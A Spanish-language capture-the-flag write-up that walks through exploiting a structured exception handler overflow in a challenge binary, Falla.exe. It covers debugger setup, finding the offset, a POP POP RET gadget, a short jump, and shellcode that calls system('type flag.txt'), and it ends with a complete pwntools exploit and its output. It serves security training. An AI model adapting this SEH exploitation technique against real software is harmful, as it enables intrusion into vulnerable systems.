

Falla: Pwning 300 - SEH


By @ hextupid

Antes de comenzar con la creación del exploit, es importante saber cómo se puede debuggear un ejecutable de Windows y como se puede probar un ataque.

Primero necesitamos que el ejecutable en cuestión (Falla.exe) escucha en un puerto para entonces poder conectarnos remotamente a él y lanzar los ataques, recordemos que al final, el reto también se resuelve conectándonos a una IP remota, por lo que es importante entender este paso. El comando a ejecutar en Windows se muestra abajo y se proporcionó tanto socat.exe como el start.bat:

```
socat -dd TCP4-LISTEN:4444,fork,reuseaddr EXEC:./falla.exe,pty,echo=0,raw
```

Después de esta ejecución, Falla.exe está listo para recibir ataques en el puerto TCP 4444. En la siguiente figura se puede ver como podemos conectarnos al reto de forma remota:



```
hxtpd@ubuntu:~/hd/exploits$ nc 192.168.229.149 4444 -vvv
Connection to 192.168.229.149 4444 port [tcp/*] succeeded!
OLA k aSEH

```

El segundo paso muy importante es saber como podemos debuggear el ejecutable siendo atacado, de otra forma no tendremos idea que es lo que está pasando después de lanzar el exploit.

Para eso, lo que necesitamos hacer, es conectarnos al puerto del reto y pausar la ejecución de nuestro exploit, esto para que en cuanto socat reciba la conexión, lo que hace es que crea un subproceso de Falla.exe y entonces podemos utilizar un Debugger como [Immunity Debugger](#) para adjuntarnos (attach) al proceso en cuestión.


En el script siguiente se puede ver como con la instrucción “raw_input” en Python podemos pausar la ejecución de nuestra ejecución:

```
//
from pwn import *

context.log_level='debug'
p = remote("52.14.117.7", 4444)

raw_input()
//
```

Y entonces del lado de Windows, abrimos Immunity Debugger -> Attach y seleccionamos el proceso, en este caso debiera aparecer “Falla.exe” como se muestra en la siguiente figura.



A partir de aquí, podemos poner breakpoints y después dar click en el icono de “play” para que siga ejecutándose el proceso, y entonces estar listos para poder debuggear nuestro exploit.

Finalmente, para lanzar nuestro exploit, se recomienda un sistema Linux Ubuntu 18.04 o 19.10 con el framework [pwntools](#) (exploit al final del writeup).

Explotando Structure Exception Handler

Que es Structure Exception Handler (SEH)?

Sin confundirlos más, un programa tiene fallas que son administradas por excepciones, siendo la división entre 0 una de las más comunes, cuando este tipo de excepción se da, el sistema operativo busca lo que se conoce como un exception handler, esto es, una función que se encargue de cachar la excepción y decidir qué hacer con ella, puede que termine el programa o simple y sencillamente mande un warning, o, de no haber un manejo adecuado, incluso el programa puede terminar inesperadamente.


Estos manejadores de excepción forman una lista ligada al final del stack (este dato es muy importante para el desarrollo del exploit), y lo que hace el programa es buscar en dicha lista el manejador de la excepción actual caminando la lista de inicio a fin hasta encontrarlo. En la siguiente figura podemos ver un nodo de esta lista de excepciones, podemos ver que el siguiente elemento de la lista apunta a 0x6FFE0, y que el manejador (handler) actual apunta a 0x7C839AD8.



Cuando se explota SEH, lo que se intenta es sobrescribir uno de esos punteros o direcciones de memoria, para, cuando ocurra una excepción, en lugar de saltar al manejador, salta al shellcode o código malicioso del atacante ☺


Explotando Falla.exe

Enviando un buffer compuesto por 50 "A", obtenemos un primer overflow. Sin embargo, si observamos bien el contenido de EIP, vemos que no es exactamente el mismo buffer que hemos enviado, pues el bit más significativo siempre es remplazado por 0xFF.



```
Registers (FPU)
EAX 00000000
ECX 0061FF50
EDX 00000001
EBX 0025D000
ESP 0061FF00
EBP 41414141
ESI 004012D0 falla.<ModuleEnt
EDI 004012D0 falla.<ModuleEnt
EIP FF414141
C 0 FS 002B 32bit 0(FFFFFFFF
```

Si incrementamos el tamaño en el buffer, veremos que podemos tener control sin restricciones de las estructuras contenidas en el SEH (View -> SEH Chain), siendo sobrescrito el handler con 0x41414141.




Una vez conocido el offset necesario a enviar antes de sobrescribir el SEH handler (de 186 bytes) lo cual se puede hacer utilizando diferentes metodos como cyclic, mona patterns, msf patterns o manualmente, lo siguiente será buscar un clásico gadget "POP POP RET" para regresar la ejecucion al espacio de nuestro buffer.

IMPORTANTE: La secuencia de instrucciones POP POP RET Es la forma más conocida de explotar SEH.


Para encontrar este gadget, se puede realizar una búsqueda manual o utilizar mona (plugin de Immunity Debugger) con su opción "SEH" a través del comando "!mona seh".

En cualquier caso, uno de estos tipos de gadgets lo localizamos en la DLL que se nos proporciona el reto, específicamente en la dirección **0x625012AD**



Address	Disassembly	Comment	Module Name
00401000	SUB ESP,1C	(Initia	C:\Users\hx2\Desktop\writeup\socat-1.7.3.2-1-i686\falla.exe
62501000	PUSH EBX	(Initia	C:\Users\hx2\Desktop\writeup\socat-1.7.3.2-1-i686\externaldll.dll
625012AD	POP EBP		C:\Users\hx2\Desktop\writeup\socat-1.7.3.2-1-i686\externaldll.dll
76230000	INT3	(Initia	C:\Windows\System32\KERNEL32.DLL
76421000	MOV AL,00D	(Initia	C:\Windows\System32\RPCRT4.dll

Después de enviar nuestro exploit con el offset de 186 bytes, la dirección del gadget, colocar un breakpoint en la dirección **0x625012AD** y continuar la ejecución, podemos ver que funciona correctamente y que conseguimos llegar a las instrucciones POP POP RET para después volver al espacio de nuestro buffer.



Address	Disassembly
625012AD	5D POP EBP
625012AE	5D POP EBP
625012AF	C3 RETN
625012B0	90 NOP
625012B1	5D POP EBP
625012B2	C3 RETN
625012B3	90 NOP
625012B4	66:90 NOP

Como era de esperarse, volvimos a nuestro buffer, pero volvimos a penas unos cuantos bytes antes de la propia dirección del gadget anterior, por lo que insertaremos un diminuto shellcode de a penas dos bytes para poder brincar la dirección del gadget y alcanzar un mayor espacio para un shellcode más funcional. Esto se consigue fácilmente con una instrucción **jmp** y la cantidad de bytes que deseamos saltar hacia adelante, en este caso saltaremos 10 bytes. Esta cantidad de bytes puede variar, en tanto sea suficiente para evitar la dirección del gadget y siga cayendo en un espacio en el cual tengamos control. La instrucción necesaria para este salto es **JMP 0xA**. En bytecode es equivalente a `"\xeb\x06"`. NO OLVIDAR que dado que esto ocupa 2 bytes, se deben restar de la cantidad de "A" al inicio del payload.

```

0061FFCA 41      INC ECX
0061FFCB 41      INC ECX
0061FFCC 41      INC ECX
0061FFCD 41      INC ECX
0061FFCE 41      INC ECX
0061FFCF 41      INC ECX
0061FFD0 A0      LODS DWORD PTR DS:[ESI]
0061FFD1 1250 62  ADC DL,BYTE PTR DS:[EAX+62]
0061FFD4 90      NOP
0061FFD5 90      NOP
0061FFD6 90      NOP
0061FFD7 90      NOP
0061FFD8 90      NOP
0061FFD9 90      NOP
0061FFDA 90      NOP
0061FFDB 90      NOP
0061FFDC 90      NOP
0061FFDD 90      NOP

```

Una vez en el espacio posterior al espacio de nuestro gadget, utilizaremos algunas cosas valiosas de nuestra dll.

Analizando la funcion F2(), vemos que se esta haciendo una llamada a system para la impresión del mensaje de bienvenida a través del comando echo, de esto tomaremos la instrucción “call system” localizada en 0x625012A2

```

Function name
sub_62501000
_DllMainCRTStartup@12
_atexit
_onexit
__gcc_register_frame
__gcc_deregister_frame
_F1
_F2
_F3
_DllMain@12
__do_global_ctors
__do_global_dtors
__main
TlsCallback_1
__dyn_tls_init@12
__tlregdtor
sub_625014A0
w64_mingwthr_add_key_dtor
w64_mingwthr_remove_key_dtor
__mingw_TLScallback
sub_625016D0
sub_62501800

0000000062501295 ; Exported entry 2. F2
0000000062501295
0000000062501295
0000000062501295 ; Attributes: bp-based frame
0000000062501295
0000000062501295 public _F2
0000000062501295 _F2 proc near
0000000062501295 push ebp
0000000062501296 mov ebp, esp
0000000062501298 sub esp, 18h
000000006250129B mov dword ptr [esp], offset aEchoOlaKaseh ; "echo OLa k aSEH"
00000000625012A2 call _system
00000000625012A7 nop
00000000625012A8 leave
00000000625012A9 ret
00000000625012A9 _F2 endp
00000000625012A9

```

Después, en la funcion F1(), encontramos que la cadena “type flag.txt” está siendo utilizada por puts(). Lo valioso de esto es únicamente la cadena, misma que se localiza en **0x62503044**

```

.rdata:62503041 align 4
.rdata:62503044 ; char aTypeFlagTxt[]
.rdata:62503044 aTypeFlagTxt db 'type flag.txt',0 ; DATA XREF: _F1+6+0
.rdata:62503052 ; char aEchoOlaKaseh[]
.rdata:62503052 aEchoOlaKaseh db 'echo OLa k aSEH',0 ; DATA XREF: _F2+6+0

```

De esta forma podemos crear un shellcode sencillo de 3 instrucciones:

1. PUSH cadena "type flag.txt" localizada en 0x62503044 - x68\x44\x30\x50\x62
2. PUSH direccion de call system localizada en 0x625012A2 - \x68\xA2\x12\x50\x62
3. RET (para llamar a system con el argumento "type flag.txt") - \xc3

Poniendo todo junto, nuestro payload se ve así:

```
("A"*(184) + "\xeb\x06" + p32(0x625012AD) + "\x68\x44\x30\x50\x62" + "\x68\xA2\x12\x50\x62" + "\xc3")
```

Como sugerencia, siempre es conveniente agregar algunos cuantos NOP antes de cualquier shellcode para asegurarnos de que se ejecute desde el inicio y correctamente alineado.

Haciendo estos ajustes, tenemos:

```
p.sendline("\x90"*(182) + "\x90\x90\xeb\x06" + p32(0x625012AD) + "\x90"*10 + "\x68\x44\x30\x50\x62" + "\x68\xA2\x12\x50\x62" + "\xc3").
```

Exploit final:

```
//
from pwn import *

context.log_level='debug'
p = remote("52.14.117.7", 3198)

raw_input()
#pop pop ret 625012AD

#system @ 625012AD (dll)

#flag @ 62503044

p.sendline("\x90"*(182) + "\x90\x90\xeb\x06" + p32(0x625012AD) + "\x90"*10 + "\x68\x44\x30\x50\x62" + "\x68\xA2\x12\x50\x62" + "\xc3")

p.interactive()
//
```

```

[DEBUG] Sent 0xd5 bytes:
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |....|....|....|....|
*
000000b0 90 90 90 90 90 90 90 90 eb 06 ad 12 50 62 90 90 |....|....|....|Pb..|
000000c0 90 90 90 90 90 90 90 90 68 44 30 50 62 68 a2 12 |....|....|hd0P|bh..|
000000d0 50 62 c3 0d 0a                                     |Pb..|. |
000000d5
[*] Switching to interactive mode
[DEBUG] Received 0xc bytes:
'OLa k aSEH\r\n'
OLa k aSEH
[DEBUG] Received 0x3d bytes:
'hackdef{p4r3C3_qU3_n0_t0d05_l05_3rr0r35_5e_Pued3N_c0rr3g1R}\r\n'
hackdef{p4r3C3_qU3_n0_t0d05_l05_3rr0r35_5e_Pued3N_c0rr3g1R}
[*] Got EOF while reading in interactive
$

```

